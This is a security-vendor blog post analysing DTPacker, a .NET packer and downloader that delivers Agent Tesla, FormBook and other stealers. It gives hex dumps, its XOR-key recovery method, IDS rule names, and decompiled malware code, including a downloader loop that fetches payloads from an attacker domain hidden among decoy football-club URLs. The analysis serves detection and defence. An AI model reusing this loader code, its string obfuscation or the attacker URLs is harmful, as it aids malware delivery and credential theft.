

DTPacker – a .NET Packer with a Curious Password

 proofpoint.com/us/blog/threat-insight/dtpacker-net-packer-curious-password-1

January 21, 2022





[Blog](#)
[Threat Insight](#)
DTPacker – a .NET Packer with a Curious Password



January 24, 2022 Proofpoint Staff

Key Findings

- Proofpoint identified a malware packer which researchers have dubbed DTPacker.
- The payload decoding uses a fixed password containing former U.S. president Donald Trump's name.
- For several weeks the downloader variant used Liverpool Football Club themed download locations.
- The malware is typically used to pack remote access trojans that can be used to steal information and load follow-on payloads such as ransomware.

Overview

In a previous blog [Commodity .NET Packers use Embedded Images to Hide Payloads](#), we described the "CyaX" and "Hectobmp" families of .NET packers.

In this blog, we describe a two-stage commodity .NET packer or downloader which although seeing considerable variety in the first stage, uses a second stage with a fixed password as part of the decoding. The main difference between a packer and a downloader is the location of the payload data which is embedded in the former and downloaded in the latter. DTPacker uses both forms. It is unusual for a piece of malware to be both a packer and downloader.

Proofpoint has observed DTPacker distributing multiple remote access trojans (RATs) and information stealers including Agent Tesla, Ave Maria, AsyncRAT, and FormBook. The malware uses multiple obfuscation techniques to evade antivirus, sandboxing, and analysis. It is likely distributed on underground forums. Proofpoint has observed DTPacker associated with dozens of campaigns and multiple threat actors including TA2536 and TA2715 since 2020. Proofpoint has observed DTPacker used by both advanced persistent threat (APT) and cybercrime threat actors. Identified campaigns included thousands of messages and impacted hundreds of customers in multiple industries.

Attack Path Example

In many observed campaigns, email is used as an initial infection vector. The attachment is typically a malicious document or compressed executable that, when interacted with by a user, downloads the packer executable. The malware decodes an embedded or downloaded resource to a DLL which contains the malware payload, and then executes the malware.




Figure 1: DTPacker attack path example.

Custom XOR Decoding

Proofpoint observed multiple decoding methods and two Donald Trump-themed fixed keys, thus the name “DT”Packer. Many packers and loaders are built in two stages of functionality. Earlier versions of DTPacker used a custom XOR routine to decode the malicious content in both stages. The first stage of DTPacker decodes an embedded or downloaded resource to an intermediate stage (usually a DLL), then the second stage extracts and executes the payload from that DLL.

The custom XOR routine, in addition to XORing with the key, subtracts the next data value and is implemented in this Python script (on Github) [decoder-xor-sub.py](#).

For a Windows Portable Executable, there are significant sequences of null bytes, and consequently, XORing the ciphertext with itself shifted by 1 byte reveals the key at locations corresponding to those null bytes.

For example, in this sample (SHA256

512b2f1f4b659930900abcc8f51d175e88c81b0641b7450a6618b77848fa3b40):

The intermediate stage is stored in a .NET resource encoded with the custom XOR routine and key "P" (in ASCII not Unicode UTF-16 this time).

```

00000000 bc 9f 75 95 c5 92 c2 92 c2 8e de 8e de 8f e0 b0 |..u.....|
00000010 e0 f8 a8 f8 a8 f8 a8 f8 a8 b8 e8 b8 e8 b8 e8 b8 |.....|
00000020 e8 b8 e8 b8 e8 b8 e8 b8 e8 b8 e8 b8 e8 b8 e8 b8 |.....|
00000030 e8 b8 e8 b8 e8 b8 e8 b8 e8 b8 e8 b8 e8 38 68 38 |.....8h8|
00000040 68 2a 5b 51 f3 a3 3f 66 69 18 90 bf a3 26 55 b1 |h*[Q..?fi...&U.|
00000050 79 c0 1d 2d 0d eb 4c b5 73 c2 25 55 a2 91 53 95 |y...L.s.%U..S.|
00000060 56 92 a2 90 5b eb 49 a4 86 b6 7d bf cf 5b bc 99 |V...[.I...}..[.]|
00000070 a9 8c 6d d9 24 46 09 4c 12 1e 4e 1e 4e 1e 4e 1e |..m.$F.L..N.N.N.|
00000080 4e ce 59 09 59 bd ec b9 e9 53 7e aa 9b cb 9b cb |N.Y.Y....S~.....|

```

The .NET resource XORed with itself shifted by one byte reveals the password "P":

```

00000000 23 ea e0 50 57 50 50 50 4c 50 50 50 51 6f 50 50 |#. .PWPPPLPPPQoPP|
00000010 18 50 50 50 50 50 50 50 10 50 50 50 50 50 50 50 |.PPPPPPP.PPPPPPP|
00000020 50 50 50 50 50 50 50 50 50 50 50 50 50 50 50 50 |PPPPPPPPPPPPPPPP|
00000030 50 50 50 50 50 50 50 50 50 50 50 50 d0 50 50 50 |PPPPPPPPPPPP.PPP|
00000040 42 71 0a a2 50 9c 59 0f 71 88 2f 1c 85 73 e4 c8 |Bq. .P.Y.q./...s..|
00000050 b9 dd 30 20 e6 a7 f9 c6 b1 e7 70 f7 33 c2 c6 c3 |..0 .....p.3...|
00000060 c4 30 32 cb b0 a2 ed 22 30 cb c2 70 94 e7 25 30 |.02...."0..p..%0|
00000070 25 e1 b4 fd 62 4f 45 5e 0c 50 50 50 50 50 50 50 |%...b0E^.PPPPPPP|
00000080 80 97 50 50 e4 51 55 50 ba 2d d4 31 50 50 50 50 |..PP.QUP.-.1PPPP|

```

Decoding with key "P" gives the second stage executable:

```

00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 |MZ.....|
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 |.....@.....|
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 |.....|
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.|
00000080 50 45 00 00 4c 01 03 00 66 85 84 5f 00 00 00 00 |PE..L...f.._|

```

The second stage contains a .NET resource (named "00112266"):

```

00000000 84 a3 49 ab ab db db b6 b6 c2 c2 f0 f0 c1 c2 f0 |..I.....|
00000010 f0 08 08 7c 7c 0e 0e 7b 7b d6 d6 a6 a6 94 94 a4 |...||..{|.....|
00000020 a4 96 96 a6 a6 d2 d2 a0 a0 d5 d5 b8 b8 c8 c8 fa |.....|
00000030 fa ca ca f8 f8 c8 c8 bc bc ce ce bb bb 56 56 26 |.....VV&|
00000040 26 06 e7 1d 0f 3d 89 b0 e3 76 be cb 7f 3d 1c 1d |&....=...v...=..|
00000050 b5 5c e9 bb 4b 09 9a 41 cf 9e 31 25 c2 4f e1 26 |.\..K..A..1%.0.&|
00000060 b7 66 46 d4 6f 3d cb 86 18 0a a1 23 03 33 e4 43 |.fF.o=....#.3.C|
00000070 23 e9 7a b3 4e 10 03 24 1a 06 06 34 34 04 04 70 |#.z.N..$.44..p|
00000080 70 b2 6d 18 18 29 28 55 55 e7 5f ea 8b b9 b9 89 |p.m..)(UU. ....|

```

XORed with itself shifted by one byte gives:

```

00000000 27 ea e2 00 70 00 6d 00 74 00 32 00 31 03 32 00 |'...p.m.t.2.1.2.|
00000010 f8 00 74 00 72 00 75 00 ad 00 70 00 32 00 30 00 |..t.r.u...p.2.0.|
00000020 32 00 30 00 74 00 72 00 75 00 6d 00 70 00 32 00 |2.0.t.r.u.m.p.2.|
00000030 30 00 32 00 30 00 74 00 72 00 75 00 ed 00 70 00 |0.2.0.t.r.u...p.|
00000040 20 e1 fa 12 32 b4 39 53 95 c8 75 b4 42 21 01 a8 |...2.9S..u.B!..|
00000050 e9 b5 52 f0 42 93 db 8e 51 af 14 e7 8d ae c7 91 |..R.B...Q.....|
00000060 d1 20 92 bb 52 f6 4d 9e 12 ab 82 20 30 d7 a7 60 |. ..R.M.... 0..`|
00000070 ca 93 c9 fd 5e 13 27 3e 1c 00 32 00 30 00 74 00 |....^.'>..2.0.t.|
00000080 c2 df 75 00 31 01 7d 00 b2 b8 b5 61 32 00 30 00 |..u.1.}....a2.0.|

```

which gives a key of "trump2020" in Unicode UTF-16. The threat actors used this key consistently for a year and is the reason for the packer's name.

Decoding with the "trump2020" key gives the final payload:

From March 2021, Proofpoint observed samples using websites for soccer clubs and their fans being used as download locations. These websites appear to have been decoys, with the actual payload locations embedded in the list.

For example, in this sample (SHA256

b53558a85b8bb10ce70cb0592a81e540683d459b9d8666b7927c105f1141a189), decompiled code looks like:

```
string text2 = Strings.Mid("CreateDisabledImagehmfKqWsyJRFindEditPositionFrom", 20, 10);
foreach (string text3 in new List<string>
{
    Strings.Mid("CopyToAsynchttp://www.chelseafc.com/OnValidateFreshness", 12, 25),
    Strings.Mid("get_AttributeUseshttp://www.manutd.com/INVOCATION_FLAGS", 18, 22),
    Strings.Mid("LanguageOptionshttp://www.mancity.com/base/BinaryObjectString", 16, 28) + text + Strings.Mid
("SetVerticalAlign.htmltagDBCOLUMNINFO", 17, 5),
    Strings.Mid("GridEntryhttp://osndjdjjjdjshgaggdkf.com/base/377A23697621555ED2123D80005200D7.
htmlGetSharedStringMaker", 10, 74),
    Strings.Mid("SetWrapModehttp://osndjdjjjdjshgaggdkf.com/base/650D6251494D3B160CBC93685F2FA1E4.
htmlset_DereferenceLinks", 12, 74),
    Strings.Mid("SetRecordsethttp://osndjdjjjdjshgaggdkf.com/base/2A812C716BD7EB40F36227E584D97524.
htmlDeflaterManaged", 13, 74),
    Strings.Mid("get_CommandsBorderColorhttp://www.liverpoolfc.com/GetClientX", 24, 27),
    Strings.Mid("DebugInfoGeneratorhttp://www.realmadrid.com/base/get_MaximumDateTime", 19, 31) + text + Strings.Mid
("GetInterface.htmlTryRemove", 13, 5)
})
{
    for (;;)
    {
        try
        {
            UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.Headers.Add(Strings.Mid("get_CategoryIdUser-Agent:
OtherDataRowChangeEventArgs", 15, 17));
            string text4 = UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.DownloadString(text3);
            if (text4.StartsWith(Strings.Mid("IExtenderListService<p>get_ShowNewFolderButton", 21, 3)) && text4.
EndsWith(Strings.Mid("AcquireStoreReaderLock</p>get_ComNativeDescriptorHandler", 23, 4)))
            {
                text4 = text4.Replace(Strings.Mid("ReadContentAsBase64<p>get_PeakWorkingSet64", 20, 3), "");
                text4 = text4.Replace(Strings.Mid("get_LastOperation</p>get_PanellCollapsed", 18, 4), "");
            }
        }
    }
}
```

which when deobfuscated is:

```
string text2 = "hmfKqWsyJR";
foreach (string text3 in new List<string>
{
    "http://www.chelseafc.com/",
    "http://www.manutd.com/",
    "http://www.mancity.com/base/" + text + ".html",
    "http://osndjdjjjdjshgaggdkf.com/base/377A23697621555ED2123D80005200D7.html",
    "http://osndjdjjjdjshgaggdkf.com/base/650D6251494D3B160CBC93685F2FA1E4.html",
    "http://osndjdjjjdjshgaggdkf.com/base/2A812C716BD7EB40F36227E584D97524.html",
    "http://www.liverpoolfc.com/",
    "http://www.realmadrid.com/base/" + text + ".html"
})
{
    for (;;)
    {
        try
        {
            UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.Headers.Add("User-Agent: Other");
            string text4 = UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.DownloadString(text3);
            if (text4.StartsWith("<p>") && text4.EndsWith("</p>"))
            {
                text4 = text4.Replace("<p>", "");
                text4 = text4.Replace("</p>", "");
            }
        }
    }
}
```

The payload was Snake Keylogger in this case.

Later samples used Liverpool Football Club-themed download locations.




Figure: DTPacker used Liverpool FC themed download locations for the final payload. The sites masqueraded as legitimate Liverpool FC and fan-related websites.

String Obfuscation using Obfuscated Character Code Arrays

This sample (SHA256 281cdbf590c22cd684700dcde609d6be48ddf3e4d988d48e65d9c688ce76f7af) uses obfuscated .NET code to store important strings as arrays of ASCII character codes:

[0] : qHWXhtvYuc

[1] : Append

[2] : hxxp://mmwrlridbhmibnr[.]ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-40505C0917C3E190B486745F4941F177.html

[3] : <meta name="keywords" content="([\w\d]*)">

[4] : UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41

[5] : GetType

[6] : Assembly

[7] : ToArray

[8] : Load

[9] : EntryPoint

[10] : Invoke

[11] : LoginForm

For the URL string, we have (when decompiled in ILSpy):

```

public static string smethod_1()
{
    UIntPtr[] array = new UIntPtr[137];
    ((short[])(object)array)[136] = 53;
    ((short[])(object)array)[136] = 51;
    ((short[])(object)array)[136] = 50;
    ((short[])(object)array)[136] = 108;
    ((short[])(object)array)[135] = 101;
    ((short[])(object)array)[135] = 52;
    ((short[])(object)array)[135] = 48;
    ((short[])(object)array)[135] = 109;

    ((short[])(object)array)[1] = 52;
    ((short[])(object)array)[1] = 100;
    ((short[])(object)array)[1] = 48;
    ((short[])(object)array)[1] = 116;
    ((short[])(object)array)[0] = 51;
    ((short[])(object)array)[0] = 98;
    ((short[])(object)array)[0] = 54;
    ((short[])(object)array)[0] = 104;
    return new string((char[])(object)array);
}

```

In each block of four assignments, the first three are junk and overwritten by the next.

This appears to be done in the underlying MSIL (intermediate language) code:

```

IL_0000: (05) 2089000000    ldc.i4 0x89
IL_0005: (05) 8d2a000001    newarr (TypeRef) UIntPtr
IL_000a: (01) 25           dup
IL_000b: (05) 2088000000    ldc.i4 0x88
IL_0010: (02) 1f35       ldc.i4.s 0x35
IL_0012: (01) 9d       stelem.i2
IL_0013: (01) 25           dup
IL_0014: (05) 2088000000    ldc.i4 0x88
IL_0019: (02) 1f33       ldc.i4.s 0x33
IL_001b: (01) 9d       stelem.i2
IL_001c: (01) 25           dup
IL_001d: (05) 2088000000    ldc.i4 0x88
IL_0022: (02) 1f32       ldc.i4.s 0x32
IL_0024: (01) 9d       stelem.i2
IL_0025: (01) 25           dup
IL_0026: (05) 2088000000    ldc.i4 0x88
IL_002b: (02) 1f6c       ldc.i4.s 0x6c
IL_002d: (01) 9d       stelem.i2
IL_002e: (01) 25           dup
IL_002f: (05) 2087000000    ldc.i4 0x87
IL_0034: (02) 1f65       ldc.i4.s 0x65
IL_0036: (01) 9d       stelem.i2
IL_0037: (01) 25           dup
IL_0038: (05) 2087000000    ldc.i4 0x87
IL_003d: (02) 1f34       ldc.i4.s 0x34
IL_003f: (01) 9d       stelem.i2
IL_0040: (01) 25           dup
IL_0041: (05) 2087000000    ldc.i4 0x87
IL_0046: (02) 1f30       ldc.i4.s 0x30
IL_0048: (01) 9d       stelem.i2
IL_0049: (01) 25           dup
IL_004a: (05) 2087000000    ldc.i4 0x87
IL_004f: (02) 1f6d       ldc.i4.s 0x6d
IL_0051: (01) 9d       stelem.i2
IL_0052: (01) 25           dup

```

```

IL_1186: (05) 2001000000   ldc.i4 0x1
IL_118b: (02) 1f34       ldc.i4.s 0x34
IL_118d: (01) 9d         stelem.i2
IL_118e: (01) 25         dup
IL_118f: (05) 2001000000   ldc.i4 0x1
IL_1194: (02) 1f64       ldc.i4.s 0x64
IL_1196: (01) 9d         stelem.i2
IL_1197: (01) 25         dup
IL_1198: (05) 2001000000   ldc.i4 0x1
IL_119d: (02) 1f30       ldc.i4.s 0x30
IL_119f: (01) 9d         stelem.i2
IL_11a0: (01) 25         dup
IL_11a1: (01) 17         ldc.i4.1
IL_11a2: (02) 1f74       ldc.i4.s 0x74
IL_11a4: (01) 9d         stelem.i2
IL_11a5: (01) 25         dup
IL_11a6: (05) 2000000000   ldc.i4 0x0
IL_11ab: (02) 1f33       ldc.i4.s 0x33
IL_11ad: (01) 9d         stelem.i2
IL_11ae: (01) 25         dup
IL_11af: (05) 2000000000   ldc.i4 0x0
IL_11b4: (02) 1f62       ldc.i4.s 0x62
IL_11b6: (01) 9d         stelem.i2
IL_11b7: (01) 25         dup
IL_11b8: (05) 2000000000   ldc.i4 0x0
IL_11bd: (02) 1f36       ldc.i4.s 0x36
IL_11bf: (01) 9d         stelem.i2
IL_11c0: (01) 25         dup
IL_11c1: (01) 16         ldc.i4.0
IL_11c2: (02) 1f68       ldc.i4.s 0x68
IL_11c4: (01) 9d         stelem.i2

```

The obfuscating instructions are not actually in the shortest form as would be expected from a normal compiler. E.g.

```
(05) 2000000000 : ldc.i4 0x0
```

could have been achieved with

```
(01) 16 : ldc.i4.0
```

as it is in the instruction performing the final assignment.

The final payload in this case was Agent Tesla.

This Python script (on Github) [decoder-dup-array-strings.py](#) will output deobfuscated strings from a .NET binary using this technique.

“Trump2026” Variant with Straight XOR

Beginning in August 2021, Proofpoint observed samples where the second stage is no longer using the custom XOR routine and fixed key "trump2020", but instead is using straight XOR with fixed ASCII key "Trump2026".

In this sample (SHA256 a564eb282800ed662b1c55ae65fbbba86b6feca00a2e15ebb36a61fc53ac47c3a), the intermediate stage is stored as ASCII character codes in the "Strings" table:

```

77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184
1 76 265 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116 32 98 101 32 114 117 110 32 105 110 32 68 79 83 32 109 111 100 161 46 13 13 10 36 0 0 0
0 0 0 0 0 0 0 0 76 1 3 0 11 163 5 223 0 0 0 0 0 0 0 224 0 2 1 11 1 48 0 0 150 4 0 0 0 0 0 0 0 0 46 180 4 0 0 32 0 0 0 192 4 0 0 0 64 0 0 32 0 0 2 0 0 4 0 0 0 0...

```

The payload is stored from offset 0x250 in the intermediate stage:

```
00000250 19 28 e5 6d 73 32 30 32 32 54 72 75 92 8f 32 30 |.(.ms2022Tru..20|
00000260 8a 36 54 72 75 6d 70 32 70 32 36 54 72 75 6d 70 |.6Trump2p26Trump|
00000270 32 30 32 36 54 72 75 6d 70 32 30 32 36 54 72 75 |2026Trump2026Tru|
00000280 6d 70 32 30 32 36 54 72 75 6d 70 32 b0 32 36 54 |mp2026Trump2.26T|
00000290 7c 6a d7 7e 32 84 3b fb 75 ca 74 21 bd 13 64 5a ||j.-2.;.u.t!..dZ|
000002a0 5f 27 52 05 1f 1f 55 42 53 5b 74 11 14 03 1e 5d |_'R...UBS[t...]|
000002b0 44 12 54 31 52 07 18 1e 12 59 5c 16 10 3d 26 4d |D.T1R...Y\..=&M|
000002c0 1d 5d 54 57 18 59 7f 7f 49 70 32 30 32 36 54 72 |.]TW.Y..Ip2026Tr|
000002d0 25 28 70 32 7c 33 35 54 c7 91 b9 10 32 30 32 36 |%(p2|35T...2026|
```

which, after XORing with key "Trump2026" gives:

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 |MZ.....|
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 |.....@.....|
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 |.....|
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.|
00000080 50 45 00 00 4c 01 03 00 b5 e4 d4 60 00 00 00 00 |PE..L.....`....|
```

This payload was Agent Tesla.

This sample (SHA256 affea9c276ded88eea1e39ac39fb19373c4b62d4251fb1d06f37a05e35dfa63), is a downloader with the download URLs stored in the clear in User Strings (defanged):

hxhps://cdn.discordapp[.]com/attachments/893177342426509335/897124528768032848/9722D04C.jpg

hxhps://cdn.discordapp[.]com/attachments/893177342426509335/897124531213336656/F526E587.jpg

The downloads are ASCII character codes:

```
77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184
1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116 32 98 101 32 114 117 110 32 105 110 32 68 79 83 32 109 111 100 101 46 13 13 10 36 0 0 0
0 0 0 80 69 0 0 76 1 3 0 11 163 5 223 0 0 0 0 0 0 0 0 224 0 2 1 11 1 48 0 0 150 4 0 0 8 0 0 0 0 0 0 46 180 4 0 0 32 0 0 0 192 4 0 0 0 64 0 0 32 0 0 0 2 0 0 4 0 0 0 0...
```

which when glued together and decoded give the intermediate stage containing:

```
00000250 19 28 30 3f 98 32 30 32 36 0c f1 9d 64 fb fa b3 |.(0?.2026...d...|
00000260 f2 0a df 72 76 ac f3 f2 18 31 3e ab 93 e5 6d 70 |...rv....1>...mp|
00000270 32 30 32 36 54 72 75 6d 70 32 30 32 36 54 72 75 |2026Trump2026Tru|
00000280 6d 70 32 30 32 36 54 72 75 6d 70 32 88 32 36 54 |mp2026Trump2.26T|
00000290 7c 6a d7 7e 32 84 3b fb 75 ca 74 21 bd 13 64 5a ||j.-2.;.u.t!..dZ|
000002a0 5f 27 52 05 1f 1f 55 42 53 5b 74 11 14 03 1e 5d |_'R...UBS[t...]|
000002b0 44 12 54 31 52 07 18 1e 12 59 5c 16 10 3d 26 4d |D.T1R...Y\..=&M|
000002c0 1d 5d 54 57 18 59 7f 7f 49 70 32 30 32 36 54 72 |.]TW.Y..Ip2026Tr|
000002d0 08 0b 4f 29 09 35 67 1c 4b 72 3c 38 0b 37 63 7e |..0).5g.Kr<8.7c~|
```

When decoded with XOR key "Trump2026," the final payload is FormBook.

CyaX Packer using Same Modified XOR Routine

From November 2021, Proofpoint [observed CyaX-packer](#) using a very similar second stage to that of DTPacker with the "trump2020" key.

This time, however, the keys are randomly generated, ASCII, mixed case alphabetic, and 8-14 characters long, rather than UTF-16-encoded "trump2020".

In this sample (SHA2564053206d66d627d145d9da8d8e208d08c85755036a5393ccc6e8afd6117df864), the intermediate stage contains a .NET resource file "18Ocjj4dc4" starting:

```
jCcPzKq+9JLar8eO2ILnqfrkj8Wj64Lqo7XsiMaV85jStPyV/bTiu9+RwqTPheOrwqrjeylXpXzmNK0/BV9NGltKqrrjTjvPFOC  
...
```

which after base64-decoding gives:

```
00000000 8c 27 0f cc aa be f4 92 da af c7 8e d8 82 e7 a9 | .' ..... |  
00000010 fa e4 8f c5 a3 eb 82 ea a3 b5 ec 88 c6 95 f3 98 | ..... |  
00000020 d2 b4 fc 95 fd b4 e2 bb df 91 c2 a4 cf 85 e3 ab | ..... |  
00000030 c2 aa e3 b5 ec 88 c6 95 f3 98 d2 b4 fc 15 7d 34 | .....}4 |  
00000040 62 2d 2a aa eb 8d 32 6f 3c 53 82 e9 54 35 4b db | b-*...2o<S..T5K. |  
00000050 2d 15 00 4b 91 85 5e d0 46 ae 8b b2 73 dc 21 d9 | -..K..^.F...s.! |  
00000060 43 95 d3 39 eb 63 b8 79 b2 b6 8f 6e e8 3f 26 ed | C..9.c.y...n.?&. |  
00000070 85 7f a8 7d c6 71 08 39 60 e2 89 c3 a5 ed 84 ec | ...}.q.9` ..... |  
00000080 a5 a3 b5 d1 9f 80 e5 8b c1 20 0d d3 5a 13 45 1c | ..... ..Z.E. |
```

XORing this with itself shifted by one byte gives:

```
00000000 ab 28 c3 66 14 4a 66 48 75 68 49 56 5a 65 4e 53 | (.f.JfHuhIVZeNS |  
00000010 1e 6b 4a 66 48 69 68 49 16 59 64 4e 53 66 6b 4a | .kJfHihI.YdNSfkJ |  
00000020 66 48 69 68 49 56 59 64 4e 53 66 6b 4a 66 48 69 | fHihIVYdNSfkJfHi |  
00000030 68 49 56 59 64 4e 53 66 6b 4a 66 48 e9 68 49 56 | hIVYdNSfkJfH.hIV |  
00000040 4f 07 80 41 66 bf 5d 53 6f d1 6b bd 61 7e 90 f6 | 0..Af.]So.k.a~.. |  
00000050 38 15 4b da 14 db 8e 96 e8 25 39 c1 af fd f8 9a | 8.K.....%9..... |  
00000060 d6 46 ea d2 88 db c1 cb 04 39 e1 86 d7 19 cb 68 | .F.....9.....h |  
00000070 fa d7 d5 bb b7 79 31 59 82 6b 4a 66 48 69 68 49 | .....y1Y.kJfHihI |  
00000080 06 16 64 4e 1f 65 6e 4a e1 2d de 89 49 56 59 64 | ..dN.enJ...IVYd |
```

and then using the modified XOR routine with key "dNSfkJfHihIVY" gives:

```
00000000 c1 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 | .Z..... |  
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 | .....@..... |  
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |  
00000030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 | ..... |  
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 | .....!..L.!Th |  
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f | is program canno |  
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 | t be run in DOS |  
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 | mode....$..... |  
00000080 50 45 00 00 4c 01 03 00 87 5b 91 61 00 00 00 00 | PE..L....[.a.... |
```

which, after fixing the first byte, is Agent Tesla.

This would suggest a common source for the second stage of both the "trump2020" version of DTPacker and the latest second stage of CyaX. It is possible there is a resource overlap between DTPacker and CyaX, such as both authors paying for the same DLL encoder, but Proofpoint cannot confirm this.

Conclusion

DTPacker's use as both a packer and downloader and its variation in delivery and obfuscation whilst keeping two such unique keys as part of its decoding is very unusual.

It is unknown why the malware author specifically referred to Donald Trump in the malware's fixed passwords, as it is not used to specifically target politicians or political organizations and would not be seen by the intended victims. Proofpoint assesses this malware will continue to be used by multiple threat actors.

Network IDS Rules:

Proofpoint Emerging Threats includes multiple detections for this malware.

2031127 - ET MALWARE DTLoader Binary Request

2031128 - ET MALWARE DTLoader Encoded Binary - Server Response

2031129 - ET MALWARE DTLoader Domain (ahgwqrq .xyz in TLS SNI)

2033356 - ET MALWARE DTLoader Binary Request M2

2844913 - ETPRO MALWARE Haskell Downloader/DTLoader CnC Activity

